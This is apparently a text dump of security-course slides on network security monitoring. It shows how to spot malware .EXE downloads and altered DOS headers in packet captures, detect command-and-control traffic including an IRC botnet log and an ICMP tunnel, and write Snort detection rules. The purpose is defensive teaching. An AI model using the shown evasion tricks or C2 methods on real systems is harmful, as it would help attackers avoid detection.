- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
- 11. Exercise: Sguil Service-Side Analysis**
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Next up: Hands-on exercise analyzing service-side attacks.



Exercise 3.2: Sguil Service-Side Analysis

SEC511 Workbook: Sguil Service-Side Analysis

Please go to the 511 Exercise Workbook, section 511.3-2.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section describes Tracking .EXEs transferred across a network.

Tracking .EXEs

- Malware *will* evade antivirus detection, so it is critical to track .EXEs transferred over your network
- We will next learn to:
 - Detect .EXEs that have been altered to avoid file format-based detection
 - Detect .EXEs transferred in suspicious ways

Tracking .EXEs

Remember, malware will evade signature-based antivirus (and NIDS) detection. We recommend you add behavioral detection to your defensive repertoire, beginning with tracking the transfer of .EXEs across your network.

Why Is This Important?

Many types of malware operate in stages:

- Stage 1: Compromise system, establish limited foothold
- Stage 2: Download .EXE, which allows more capabilities (C2, encryption, etc.)
- Stage 3: Join botnet, send C2 traffic, pillage, etc.

The stage 2 .EXE download is often unencrypted!

- The .EXE provides more functionality
- Often including encryption

Why Is This Important?

A common defeatist attitude is "Malware is increasingly using encryption, which our signature-based methods can't detect, so why bother?"

As we have discussed, the use of encryption most certainly can be detected. Also, many stage 1 malware infections are quite limited; they are often composed of a stub function that downloads the stage 2 executable.

The stage 2 executable often contains the necessary code to begin encrypting further communications, as we will see next. So, we will focus on detecting stage 2 executable downloads, in addition to the other methods we have described so far.

Stage 2 .EXE

```

Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]$ strings -n14 /pcaps/meterpreter.pcap
!This program cannot be run in DOS mode.
3t$4#1$ 3t$3l$d
t$X3|$83L$X3|$<3L$L
3L$T3T$D3L$83T$H3L$<3t$X
t$83t$(3t$<3t$H
3t$03L$@3t$43L$d
#T$H#\t#t$#|$P3
9V0tB9V8t=9V<t8;
OpenSSL 0.9.8k 25 Mar 2009
.\ssl\ssl_lib.c
AES:ALL:!aNULL:!eNULL:+RC4:@STRENGTH
s->sid_ctx_length <= sizeof s->sid_ctx
.\ssl\s3_clnt.c
%-23s %s Kx=%-8s Au=%-4s Enc=%-9s Mac=%-4s%s
COMPLEMENTOFDEFAULT
COMPLEMENTOFALL
CAMELLIA-256-CBC
CAMELLIA-128-CBC
.\ssl\ssl_ciph.c
x509 verification setup problems
  
```

Stage 2 .EXE

We ran strings over /pcaps/meterpreter.pcap (which captures a Metasploit Meterpreter connection). In this case, we used a minimum string length of 14 to show the .EXE ("This program cannot be run in DOS mode") and the encryption functions that follow ("OpenSSL," "AES," "CAMELLIA," and so on) on the same screenshot.

By the way, Camellia is a block cipher designed as an alternative to AES: *"Compared to the AES, Camellia offers at least comparable encryption speed in software and hardware. In addition, a distinguishing feature is its small hardware design. Camellia perfectly meets one of the current TLS market requirements, for which low power consumption is mandatory."*¹

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ strings -n14 /pcaps/meterpreter.pcap | less
```

Reference:

[1] Addition of Camellia Cipher Suites to Transport Layer Security (TLS), <https://sec511.com/5d>

Tracking .EXEs

Windows .EXEs begin with the magic bytes "MZ"

- Created by Mark Zbikowski, early Microsoft developer

One of these strings *usually* follows:

- "This program cannot be run in DOS mode" (most common)
- "This program must be run under Win32"
- "This program must be run under Win64"

You cannot rely on these strings in all cases

- Any characters, including nulls, work just fine
- Though they will usually be there

Tracking .EXEs

Note the strings listed are not a required part of the DOS header and can be altered by malware to evade detection, as we'll see shortly.

It is worth noting that the magic bytes may be reversed to "ZM" on older non-PE executables (for XP and older systems). Yet another evasion technique!

See this Google code site for more information: <https://sec511.com/4r>.

Identifying Windows .EXEs

```
GET /x HTTP/1.0
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
Host: 192.168.2.47:26752
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: private
Cache-Control: no-cache,no-store,max-age=0
pragma: no-cache
Content-Type: application/octet-stream
Content-Length: 80896
Accept-Ranges: bytes
Date: Wed, 13 Oct 2010 00:25:17 GMT
Last-Modified: Wed, 13 Oct 2010 00:25:17 GMT
Expires: Wed, 13 Oct 2010 00:25:17 GMT
Content-Disposition: attachment; filename="I"

MZ.....@.....!..L.!This
program cannot be run in DOS mode.
$.....0...;...R..9...aE#.....C..q...MI
20 # D...<...M.D...H..A..H..
```

"MZ"

"This program cannot be run in DOS mode"

Identifying Windows .EXEs

This screenshot is from Wireshark, after selecting "Follow TCP Stream." Red is the client, and blue is the server.

Note the "GET" command: GET /x

One-character executable names are highly suspicious! Also suspicious: A web server listening on TCP port 26752.


You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/virut-worm.pcap &
```

Then type the following Wireshark display filter: `tcp.stream eq 558`

Then right-click on any packet and select "Follow TCP Stream."

"This Program Must Be Run under Win32"



"This Program Must Be Run under Win32"


You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/zeus-gameover-loader.pcap &
```

Then type the following Wireshark display filter: `tcp.stream eq 2`

Then right-click on any packet and select "Follow TCP Stream."

What Is Wrong with This Picture?



What Is Wrong with This Picture?

Two things jump out from this Wireshark screenshot:

First, the .EXE name: SpvumF.exe. Note the randomly generated name.

Second, the string "**That** program must be run under Win32".

This is a Zeus variant, where the author changed the word "This" to "That" in the executable header. This will not affect the .EXE, which will run normally.

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/zeus-gameover-loader.pcap &
```

Then type the following Wireshark display filter: `tcp.stream eq 1`

Then right-click on any packet and select "Follow TCP Stream."

Spot the Anomaly

Here's an .EXE downloaded by the BlackHole rootkit

- Can you spot the anomaly?

```
Content-Type: application/x-msdownload
MZ.....@.....!..L!This
program cannot .. run in DOS mode.
```

```
01a0 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 ..... !..L!T
01b0 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e his prog ram cann
01c0 6f 74 20 9d 9a 20 72 75 6e 20 69 6e 20 44 4f 53 ot .. ru n in DOS
01d0 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 mode... .$.....
```

Spot the Anomaly

Ironically, many .EXEs with anomalies such as this one scan "clean" by antivirus (at least when they are initially released), despite the obvious malicious anomaly.

Characters 9d and 9a are high ASCII characters, in the place of the (low ASCII) word "be."

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/blackhole.pcap &
```

Then type the following Wireshark display filter: `tcp.stream eq 3`

Then right-click on any packet and select "Follow TCP Stream."

CIS 12: Boundary Defense

- Overly flat networks are not defensible
- CIS Critical Security Control 12 states:
 - *Internal network segmentation is central to this Control because once inside a network, many intruders attempt to target the most sensitive machines. Usually, internal network protection is not set up to defend against an internal attacker. Setting up even a basic level of security segmentation across the network and protecting each segment with a proxy and a firewall will greatly reduce an intruder's access to the other parts of the network.*¹
- Two simple trust zones are server and client
 - This is a start, but you need more than two zones!



CIS Control 12: Boundary Defense

Both CIS control 12 (Boundary Defense) and Control 14 (Controlled Access Based on the Need to Know) discuss network segmentation.

CIS Critical Security Control 14.1 describes defensible network architecture:

*Segment the network based on the label or classification level of the information stored on the servers, locate all sensitive information on separated Virtual Local Area Networks (VLANs).*²

CIS Critical Security Control 14.2 states:

*Enable firewall filtering between VLANs to ensure that only authorized systems are able to communicate with other systems necessary to fulfill their specific responsibilities.*³

References:

[1] CIS Controls, <https://sec511.com/2k>

[2] Ibid.

[3] Ibid.

Predictable Transfer of .EXEs

Cornerstone defensible network concept: Predictable transfer of .EXEs

- Regular users should not download and install .EXEs from random internet sources
- This leads to anarchy and cannot be secured
- If your network design allows this, please fix it

How .EXEs should enter a network:

- Trusted vendor internet software distribution server -> internal software distribution server -> desktop

For example:

- download.microsoft.com -> internal WSUS server -> desktop
- This is defensible!


Predictable Transfer of .EXEs

.EXEs entering an organization *should* follow a trust model, from most trusted to least trusted.

For example: download.microsoft.com -> internal WSUS (Windows Server Update Services) server -> desktop

Most organizations lack this type of defensible network design, which is unfortunate. Many companies allow .EXEs to be downloaded from almost anywhere, as long as they pass an antivirus check (perhaps multiple). This model is inherently insecure and is a recipe for failure.

Defensible Executable Transfers



Defensible Executable Transfers

The above diagram displays a cornerstone defensible network concept: Executables may be downloaded only from trusted sources.

Many organizations have the following design: Any user may download/install an executable that passes an antivirus check. This is a fundamentally insecure design that will fail due to false negatives by antivirus products. Malware detonation devices (such as FireEye) make this safer, but not safe.

How .EXEs Should Not Move

You should block/alert (ideal) or alert on the following:

- \$randominternetsite.example.com -> desktop.internal
- desktop1.internal -> desktop2.internal

Client-client .EXEs uploads/downloads are very suspicious, and a hallmark of many types of malware


- Including APT, nation-state, etc.

How .EXEs Should Not Move


A hallmark of malware is transferring .EXEs from client to client. This behavior is easy to detect, assuming basic network segmentation is in place, and a sensor is able to see the traffic.

Non-Defensible and Suspicious Executable Flow

Non-defensible executable flow



Common malware executable flow



Non-Defensible and Suspicious Executable Flow

The two diagrams above show how malware often enters and moves through an organization.

Detecting these cases is straightforward using anomaly-based detection.

The first example requires a solid defensible network design, with well-defined sources for all .EXEs. This is a higher bar for many companies to reach.

Easy detection of the second example requires basic network segmentation at Layer 3, placing clients on a dedicated network. Once you have done that, simply alert when any executable is transferred from one client to another.

If your site is placing clients and servers on the same network at Layers 2 and 3, then it's time to redesign your network to address this flaw.

Detecting Stage 2 Downloads

Stage 2 downloads are easy to catch!

- *If* you have a defensible network
- ...which includes a secure flow of .EXEs

The beauty of this design:

- No signatures needed!

This is targeted anomaly-based design at its finest

Detecting Stage 2 Downloads

Tracking the transfer of .EXEs across a network is simple.

The main challenge is acquiring visibility (meaning a location with a tap or a mirror port) beyond an "umbrella" IDS.

Remember that the cost of switches that support mirror ports has plummeted. Adding IDS sensors to critical server networks and critical client networks (such as those containing VP laptops/desktops) is not overly expensive.

"Anomaly-Based Detection Is Hard, Right?"

- Wrong!
- Hopefully, your network has zones for clients and servers
 - If not, please fix this
- Then define your server and client networks

```
ipvar CLIENT_NET [192.168.0.0/23,192.168.3.0/24]  
ipvar SERVER_NET [192.168.2.0/24]
```

- Then alert for any .EXEs transferred client–client

"Anomaly-Based Detection Is Hard, Right?"

Many have abandoned anomaly-based approaches due to the high number of false positives.

Tracking .EXEs transferred client–client provides a simple and effective anomaly-based approach.

Targeted Anomaly-Based .EXE Rule

Take our emerging threats rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET POLICY PE EXE or DLL Windows file download"; flow:established,to_client; content:"MZ"; byte_jump:4,58,relative,little; content:"PE|00 00|"; distance:-64; within:4; classtype:policy-violation; sid:2000419; rev:18;)1
```

Make two changes:

```
alert tcp $CLIENT_NET any -> $CLIENT_NET any (msg:"ET POLICY PE EXE or DLL Windows file download"; flow:established,to_client; content:"MZ"; byte_jump:4,58,relative,little; content:"PE|00 00|"; distance:-64; within:4; classtype:policy-violation; sid:5110419; rev:18;)2
```

Targeted Anomaly-Based .EXE Rule

Rules like the one shown above are often disabled due to "noise." They generate lots of alerts, which are not technically false positives; they are true positives triggered on benign traffic (such as downloads from microsoft.com).

While we're at it, let's detect UDP transfers also:

```
Alert UDP $CLIENT_NET any -> $CLIENT_NET any (msg:"ET POLICY PE EXE or DLL Windows file download"; flow:established,to_client; content:"MZ"; byte_jump:4,58,relative,little; content:"PE|00 00|"; distance:-64; within:4; classtype:policy-violation; sid:5110420; rev:1;)3
```

Note that the rules shown above have been simplified for display purposes.

References:

[1] 2000419 < Main < EmergingThreats, <https://sec511.com/41>

[2] Ibid.

[3] Ibid.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
- 13. Identifying Command and Control Traffic**
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section describes Identifying Command and Control Traffic.

Identifying Command and Control Traffic

- Command and control traffic is sent during post-exploitation
 - Also known as C&C or C2 (we'll use this term)
- C2 traffic allows the attacker to maintain control
 - Unencrypted C2 was the norm, but the shift is on to encrypted C2
- C2 is the single best way to detect exploits that have evaded initial prevention and detection
- The C2 Achilles heel: It tends to be persistent

Identifying Command and Control Traffic

Modern malware usually tries to "phone home" and reach a command and control (C2) server. It also tends to do so persistently: reaching out 24/7/365.

This outbound traffic offers one of the best ways to catch attacks that have evaded both prevention and detection.

Malware Phones Home

You should assume a network of any significant size is already owned

- Hopefully, you'll be wrong
- But you'll probably be right

Most modern malware "phones home" to command and control servers

- You can detect this behavior, even when it's encrypted



Malware Phones Home

Much like ET, the Extra-Terrestrial, malware phones home. This behavior is often easy to detect—once you look for it.

Many organizations don't do this because they use the flawed thinking of "we're fine until proven otherwise."

As mentioned previously, it is better to think, "we are owned until proven otherwise."

Reference:

E.T. Atari 2600 silver cart, <https://sec511.com/59>

Unencrypted "pLagUe" Botnet C2 Traffic

```

Stream Content
into .4.autorun.inf.. on drive.4. F:
:pLagUe{USA}77344!pLagUe@189.71.211.203 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. G:
:pLagUe{BRA}97330!pLagUe@201.15.192.dsl.telesp.net.br PRIVMSG #trees :.4.{. USB.4 }..
Injected Virus into .4.autorun.inf.. on drive.4. J:
:pLagUe{ESP}03619!pLagUe@190.152.57.33 PRIVMSG #trees :.4.{. USB.4 }.. INfEctEd-
PING :irc.lulz.ee
PONG irc.lulz.ee
:pLagUe{BRA}52118!Skuz@190.152.57.33 PRIVMSG #trees :.4.{. USB.4 }.. pLagUe-
:pLagUe{ESP}24421!pLagUe@201.15.192.dsl.telesp.net.br PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. E:
:pLagUe{ESP}03619!pLagUe@190.152.57.33 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. E:
:pLagUe{ESP}02078!pLagUe@189.253.82.29 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. F:
:pLagUe{ESP}97509!Skuz@190.152.57.33 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. F:
:pLagUe{USA}77344!pLagUe@189.71.211.203 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus

```

Entire conversation (60385 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Unencrypted "pLagUe" Botnet C2 Traffic

You may see this C2 traffic by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/plague-net.pcap &
```

Then highlight packet 49, right-click, and select "Follow TCP Stream."

Warning: This pcap contains C2 traffic with offensive language!

Persistent External Network Connections

Network defenders should be aware of every persistent external network connection

- Cornerstone defensible network concept: Know Thy Network
- You should be aware of any system sending data to the internet 24/7/365

A persistent external connection connects an internal (non-public) system to an external system(s) and includes:

- TCP sessions that remain "pinned up" for hours or days
- One internal IP intermittently sending outbound traffic 24/7/365 via HTTP, HTTPS, ICMP (or anything)

This includes plaintext and (especially) encrypted connections

Persistent External Network Connections

Here's a core defensible network concept: Be aware of all persistent network connections that transfer data between your network and a less trusted network (such as the internet).

Inventory these connections, and ignore the benign ones (such as legitimate VPN connections).

Investigate the rest. Your incident response plan may be necessary!

Inventory Persistent External Connections

- Sources of data for persistent external connections include:
 - Firewall logs
 - Proxy logs
 - Summary data from full packet capture
- Write a script that checks for one internal IP connecting across your internet boundary at least once/X minutes,¹ 24/7/365
- You will find
 - VPN tunnels (IPsec, SSL, and SSH)
 - Reverse HTTP tunnels
 - Other, often eye-opening, stuff!

Inventory Persistent External Connections

Where do you find data on persistent connections? Your firewall may be able to tell you directly. If not, log all firewall traffic and write a script to detect any traffic crossing your internet boundary, where it is logged at least once every X minutes, 24/7.¹

Your Sec-Linux-511 virtual machine has a Perl script called "persistent.pl" that does this with Squid proxy logs. It can be easily adjusted to handle other log formats. It is located in /usr/local/bin/persistent.pl.

Reference:

[1] In the authors' experience, 10 minutes or so is a good threshold.

Three Categories Will Emerge

1. Authorized

- Legit tunnels, etc.
- Update your script to ignore these in the future

2. Unauthorized policy violations

- Hello, GoToMyPC!!
- SSH tunnels used to evade web content filtering
- Address these via HR, etc.

3. Unauthorized "other"

- Includes malware that has evaded prevention and detection

Three Categories Will Emerge

Once you have inventoried your connections, the three categories above will emerge: Authorized, unauthorized policy violations, and everything else (the worst of the bunch).

Configure your script to ignore authorized tunnels. Address the policy violations, and use your incident response plan to handle the malicious examples.

Then rerun the script once/day to pick up new connections that remain pinned up for long periods of time.

Remember: You can edit `persistent.pl`, which is located in `/usr/local/bin/persistent.pl` on your Sec-511-Linux virtual machine.

C2 Protocols

- IRC (Internet Relay Chat) is frequently used
- Other protocols include: DNS, ICMP, HTTP, HTTPS, BitTorrent, Facebook, Twitter, and others
- Custom P2P networks are also used



C2 Protocols

Command and control traffic uses a variety of protocols. The granddaddy is IRC (Internet Relay Chat), a global group chat protocol that was designed for humans and debuted in 1988.

We still see C2 via IRC today, but we are increasingly seeing other protocols such as DNS, ICMP, and P2P software such as BitTorrent. The use of encryption is increasing, including all of the aforementioned protocols used via encrypted tunnels.

ICMP

- Malware frequently uses ICMP for C2 and to transfer data
- ICMP was reportedly used during the Target breach:
Several executables in this incident are designed to listen for ICMP (ping) messages across the LAN, with embedded status updates about dumps transferred to the internal dump server. This is done as a way to log dumps sent to a dump server, covertly across the LAN, prior to exfiltration.¹

ICMP

The quoted above report continued:

A POS scraper transfers stolen data to an internal dump server. It sends a status update (via an embedded string with an ICMP packet) across the network, which is then picked up by an ICMP listener, which logs the event to a file at the file log.txt in the application's home directory and displays the text message in a console window.²

References:

- [1] POS Malware for Technical Analysis, <https://sec511.com/68>
- [2] Ibid.

Wireshark ICMP Example

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000	192.168.5.217	192.168.5.217	ICMP	98	Echo (ping) request id=0x0754, seq=1/256, ttl=64 (reply in 2)
2	0.000104	192.168.5.217	192.168.5.208	ICMP	98	Echo (ping) reply id=0x0754, seq=1/256, ttl=64 (request in 1)
3	1.024021	192.168.5.208	192.168.5.217	ICMP	98	Echo (ping) request id=0x0754, seq=2/512, ttl=64 (reply in 4)
4	1.024054	192.168.5.217	192.168.5.208	ICMP	98	Echo (ping) reply id=0x0754, seq=2/512, ttl=64 (request in 3)
5	1.945097	192.168.5.208	192.168.5.217	ICMP	98	Echo (ping) request id=0x0754, seq=3/768, ttl=64 (reply in 6)
6	1.945197	192.168.5.217	192.168.5.208	ICMP	98	Echo (ping) reply id=0x0754, seq=3/768, ttl=64 (request in 5)
7	2.869713	192.168.5.208	192.168.5.217	ICMP	98	Echo (ping) request id=0x0754, seq=4/1024, ttl=64 (reply in 8)
8	2.869789	192.168.5.217	192.168.5.208	ICMP	98	Echo (ping) reply id=0x0754, seq=4/1024, ttl=64 (request in 7)
9	3.993527	192.168.5.208	192.168.5.217	ICMP	98	Echo (ping) request id=0x0754, seq=5/1280, ttl=64 (reply in 10)
10	3.993510	192.168.5.217	192.168.5.208	ICMP	98	Echo (ping) reply id=0x0754, seq=5/1280, ttl=64 (request in 9)
11	5.017874	192.168.5.208	192.168.5.217	ICMP	98	Echo (ping) request id=0x0754, seq=6/1536, ttl=64 (reply in 12)
12	5.017922	192.168.5.217	192.168.5.208	ICMP	98	Echo (ping) reply id=0x0754, seq=6/1536, ttl=64 (request in 11)
13	21.649030	192.168.5.208	192.168.5.217	ICMP	70	Echo (ping) request id=0xe59c, seq=0/0, ttl=64 (reply in 14)
14	21.649063	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=0/0, ttl=64 (request in 13)
15	21.722402	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=0/0, ttl=64
16	23.228939	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=1/256, ttl=64
17	24.732304	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=2/512, ttl=64
18	26.230410	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=3/768, ttl=64
19	27.744402	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=4/1024, ttl=64
20	29.250005	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=5/1280, ttl=64
21	30.755704	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=6/1536, ttl=64
22	32.261811	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=7/1792, ttl=64
23	33.767892	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=8/2048, ttl=64
24	35.273062	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=9/2304, ttl=64
25	36.779217	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=10/2560, ttl=64
26	38.284646	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xe59c, seq=11/2816, ttl=64
27	38.606741	192.168.5.208	192.168.5.217	ICMP	82	Echo (ping) request id=0xe59c, seq=1/256, ttl=64 (reply in 28)
28	38.606795	192.168.5.217	192.168.5.208	ICMP	82	Echo (ping) reply id=0xe59c, seq=1/256, ttl=64 (request in 27)
29	38.647138	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=12/3072, ttl=64
30	38.697262	192.168.5.217	192.168.5.208	ICMP	90	Echo (ping) reply id=0xe59c, seq=13/3328, ttl=64

Wireshark ICMP Example

Nothing to see here, folks, move along...

You may view this pcap by typing the following in a Sec-511-Linux terminal:


```
$ wireshark /pcaps/icmp-tunnel.pcap &
```

This example is from the (apparently now inactive) Irish HoneyNet Project.¹

Reference:

[1] Irish Chapter | The HoneyNet Project, <https://sec511.com/50>

SSH Tunned via ICMP



SSH Tunned via ICMP

Note the SSH banner contained in the echo reply payload of packet 81: "SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu6".

Needless to say, this is not a normal ICMP payload.

Whitecap: One Approach to Detect Malicious ICMP

```

30 lines (28 sloc) | 4.07 KB
Raw Blame History
1 # IP of hosts to ignore for ICMP Whitecap rules
2 # Add IP addresses to ICMP_SRC_HOSTS if you have setup scanning devices that use ICMP pings to do host checks
3 # and the ICMP packet uses a different payload than whitelisted below
4 # This is often needed for systems like load balancers that constantly ping back end nodes to make sure they are
5 # online
6 ipvar ICMP_SRC_HOSTS_IGNORE [192.168.0.1]
7 # Add IP addresses to ICMP_DST_HOSTS if you have special systems that a custom ICMP ping gets generated against
8 ipvar ICMP_DST_HOSTS_IGNORE [192.168.0.1]
9
10 # ICMP Whitecap rules
11 pass icmp any any -> any any (msg:"Whitecap: OSX or Linux ICMP Echo Request"; icode:0; itype:8; dsize:56; content:"\#\%&'()*+
12 pass icmp any any -> any any (msg:"Whitecap: Windows XP/7/8 ICMP Echo Request"; icode:0; itype:8; dsize:32; content:"abcdefg|hij
13 pass icmp any any -> any any (msg:"Whitecap: Nmap ICMP Echo Request"; icode:0; itype:8; dsize:0; classtype:misc-activity; sid:5
14 pass icmp any any -> any any (msg:"Whitecap: Group Policy Slow Link Detection"; icode:0; itype:8; dsize:>1400; content:"WANG2";
